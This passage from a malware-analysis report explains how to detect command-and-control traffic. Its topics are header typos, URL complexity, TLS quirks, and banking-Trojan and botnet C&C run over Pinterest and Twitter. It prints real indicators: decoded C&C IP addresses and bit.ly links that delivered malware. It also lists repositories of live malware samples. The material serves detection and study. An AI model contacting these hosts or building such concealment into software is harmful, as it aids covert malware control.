We've seen a number of techniques threat actors have employed in order to masquerade as legitimate web browsing activity, exploiting some of the occasionally inaccurate attempts to mimic the HTTP protocol. However, even the stealthiest malware will have to communicate at some point, and when it does so, it provides an opportunity for detection.

Hardcoded Headers with typos

HTTP makes use of headers to transfer metadata that provides the receiving entity with information on how best to treat the event. Some of the more common header options, which more often than not are abused by malware, are the following:

- User-Agent: used to describe the specifics of the software application making the HTTP request, for the purposes of ensuring compatibility and usability statistics
- Host: specifies the domain or IP address, where the requested resource is located, although for externally bound network traffic it is unlikely to see an IP address.
- Referer: a field used to indicate when a webpage visit is as a result of a hyperlink being followed, and will specifically contain the source of that link.

Much of the malware appears to use explicitly hardcoded header options and these could be prone to simple typographic or syntactical errors which can be used to identify malicious activity.

URL Complexity

When a user wishes to visit a specific website, they type the URL into the address bar of their browser and hit enter. It would be considered unlikely that a real user would be willing to type in a long or complex URL directly, although you might expect a more complex or long URL if it was being reached by the following of a link such as in the results

of a search engine. In this case there should be a sensible referer field indicating this. Therefore potential communication to C&C can be found by identifying complex URL arguments and an absent referer field which would be deemed unlikely to have been manually typed in by a user.

Self-Signed Certificates & Incomplete TLS sessions

The vast majority of malware examined is using HTTP as the C&C protocol. According to Mandiant 83% of all backdoors used by APT attackers are outgoing sessions to TCP port 80 or 443. However, only a few samples use TLS to communicate with the C&C server. All of the TLS malware allows connections to servers with invalid certificates. If the servers indeed use invalid certificates this property could be used to detect these use cases. Similarly, the double connection attempt in the case of an invalid certificate might trigger detection.

Other indicators that can be used to detect C&C channel sessions simply by passively looking at network traffic:

- The domain names are random (i.e. don't really exist)
- The domain names were recently registered
- The domain names were registered by an privacy service
- Validity period of a certificate is short

2.6 Covert Channels over Social Networks

From the perspective of a malware author, there are several reasons for considering the use of social media venues, such as Facebook, Twitter or Pinterest for implementing the C&C mechanism the most important of which are the following:

- Accessing social networking sites involves the use of Internet-bound HTTP or HTTPS connections, which are rarely blocked.

- Defenders of corporate networks are unlikely to notice the offending traffic in the large volumes of other Internet-bound sessions.
- Interactions with social networking sites can be easily automated not only through the use of “old school” HTML parsing, but also by using powerful API capabilities of such sites.

2.6.1 Banking Trojan Uses Pinterest as C&C Channel

A new wave of banking Trojans targeting South Korean banks that show unusual behavior, including the use of Pinterest as their command and control (C&C) channel emerged in 2014.

This threat was affecting users in South Korea via compromised sites leading to exploit kits. To deliver this threat to the user, legitimate sites are first compromised and an iframe tag is injected. This tag redirects users to a second compromised site which hosts an exploit kit, which delivers the banking Trojan to the user. Once this malware is present on an affected system, users who access specific banking websites using Internet Explorer are automatically redirected to a phishing site. The site contains a phishing page that asks users to input their banking credentials. Users who access the website with other browsers are not affected.

The command-and-control (C&C) routines of this malware are interesting. The malware knows which fake site to redirect users to by contacting the C&C server which in this case is the social networking site Pinterest. Cybercriminals can customize redirect victims to different fake servers using comments on certain Pinterest pins:




Figure: Comments left on the Pinterest pin

From the above figure we can observe how the comments include the text 104A149B245C120D. This is decoded as 104.149.245.120.In a similar manner 70A39B104C109D decodes to 70.39.104.109. The letters are replaced with a dot. This allows the attackers to quickly change their server locations in order to avoid being detected.

All in all, the attack scenario can be illustrated as follows:




Figure: Attack diagram

2.6.2 Twitter-based Botnet Command Channel

In 2009 a botnet was found that uses Twitter as its command and control structure. What it does is use the status messages to send out new links to contact, then these contain new commands or executables to download and run.

Figure: Twitter Account

Decoding one of the base64 encoded messages reveals the following

Base64 Encoded: "aHR0cDovL2JpdC5seS9SNlNUViAgaHR0cDovL2JpdC5seS8yS29Ibw=="
Base64 Decoded: “http://bit.ly/R6STV http://bit.ly/2KoHo”

Those links yield base64 encoded blocks of text. Decoding them will produce PKZIP archive files which embed other malware.

Conclusion

When securing a network most organizations are more concerned with controlling inbound traffic than outbound traffic. However, outbound traffic is a significant risk that is used by malware and targeted attackers as channels for Command and Control (C&C) as well as Data Exfiltration.

Understanding C&C channels is critical to effectively detect, contain, analyze, and remediate targeted malware incidents. Malware allows attackers to remotely control computers via C&C channels using infected computers. These activities pose a threat to organizations and can be mitigated by detecting and disrupting C&C channels on the network.

There is no way to eliminate all risk associated with outbound traffic short of closing all ports since attackers are very creative in hiding their activities testing for available protocols to tunnel and leveraging various obfuscation techniques. However a good understanding of the techniques and risks should enable organizations to detect abnormalities and make informed decisions on improving and fine tuning egress policy.

Command and Control channels can vary widely in their complexity. The control infrastructure can range from simple HTTP requests to a malicious domain to more complicated approaches involving the use of resilient peer-to-peer technologies that lack a centralized server and are consequently harder to analyze. A rising group of malware uses TLS to encrypt their communication. It is interesting to note is that almost all of the TLS traffic is described as HTTPS traffic. Furthermore, most of the known samples fail to complete the TLS handshake. This may indicate that the malware does not actually implement TLS, but merely communicates on a port which is normally used for TLS connections which is very typical.

By using the results of malware analysis to hone C&C channel detection capabilities, an organization can begin remediating a malware incident. Any identified C&C channels serve as helpful indicators of

compromise (IOCs) that can be used to detect other instances of the same or similar malware. IOCs related to C&C include domain names, IP addresses, protocols, and even patterns of bytes seen in network communications, which could represent commands or encoded data.

References

1. Cuckoo Malware Analysis, Packt Publishing, Digit Oktavianto, Iqbal Muhardianto, 2013

2. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software, No Starch Press; 2012

3. Building a Home Lab to Become a Malware Hunter - A Beginner's Guide, sudosev, 2016

4. Data Hiding: Exposing Concealed Data in Multimedia, Operating Systems, Mobile Devices and Network Protocols, Michael T. Raggo, Chet Hosmer, 2012

5. The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory, Michael Hale Ligh, Andrew Case, 2014

6. Basic survey on Malware Analysis, Tools and Techniques, Dolly Uppal, Vishakha Mehra, Vinod Verma3, IJSCA, 2014

7. Obfuscation: Malware's best friend, Joshua Cannell, 2013

8. Common Malware Persistence Mechanisms, Infosecinstitute ,2013

9. The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System 2nd Edition, Bill Blunden, 2012

10. Know your Enemy: Tracking Botnets, Paul Bächer, Thorsten Holz, Markus Kötter, Georg Wicherski, 2012

11. Malicious Bots: An inside look into the cyber criminal underground of the Internet, Ken Dunham, Jim Melnick, 2008

12. MULTIGRAIN – Point of Sale Attackers Make an Unhealthy Addition to the Pantry, Cian Lynch, Dimiter Andonov, Claudiu Teodorescu, 2016

13. New Wekby Attacks Use DNS Requests as Command and Control Mechanism, Josh Grunzweig, Mike Scott, Bryan Lee, 2016

14. Distributed Denial of Service Trin00, Tribe Flood Network, Tribe Flood Network 2000, And Stacheldraht, 2000

15. The "Tribe Flood Network" distributed denial of service attack tool, David Dittrich, University of Washington, 1999

16. Using Entropy Analysis to Find Encrypted and Packed Malware, Robert Lyda, James Hamrock, 2007

17. Header Spoofing Hides Malware Communication, Roddell Santos, 2013

18. ChChes – Malware that Communicates with C&C Servers Using Cookie Headers, JPCERT/CC, 2017

19. Escalation of SSL-Based Malware, Robert Arandjelovic, 2016

20. Twitter-based Botnet Command Channel, Jose Nazario, 2013

Appendix

Tools Links

- Sysinternals Suite
- Bintext
- Strings2
- Exeinfo PE
- PEiD
- Dependency Walker
- PEStudio
- Resource Hacker
- IDA Disassembler
- File Checksum Integrity Verifier
- Microsoft Virtual Machines
- ApateDNS
- INetSim
- Detect it Easy

Malware Samples Links

- Contagio mini-dump
- Kernelmode
- Malwashare AVCaeasr
- Malware Blacklist
- Malware DB
- Malwr
- Open Malware Project
- SecuBox Labs
- VirusShare
- Clean MX
- theZoo Project
- RagPicker
- Vx Vault

Automated Malware Analysis Sandboxes and Services

- Binary Guard True Bare Metal
- BitBlaze Malware Analysis Service
- Comodo Valkyrie
- Deepviz Malware Analyzer
- Detux Sandbox
- EUREKA
- Joe Sandbox Document Analyzer
- Joe Sandbox File Analyzer
- Joe Sandbox APK Analyzer
- Malwr
- sandbox.pikker.ee
- VxStream Sandbox
- ThreatExpert
- ThreatTrack
- ViCheck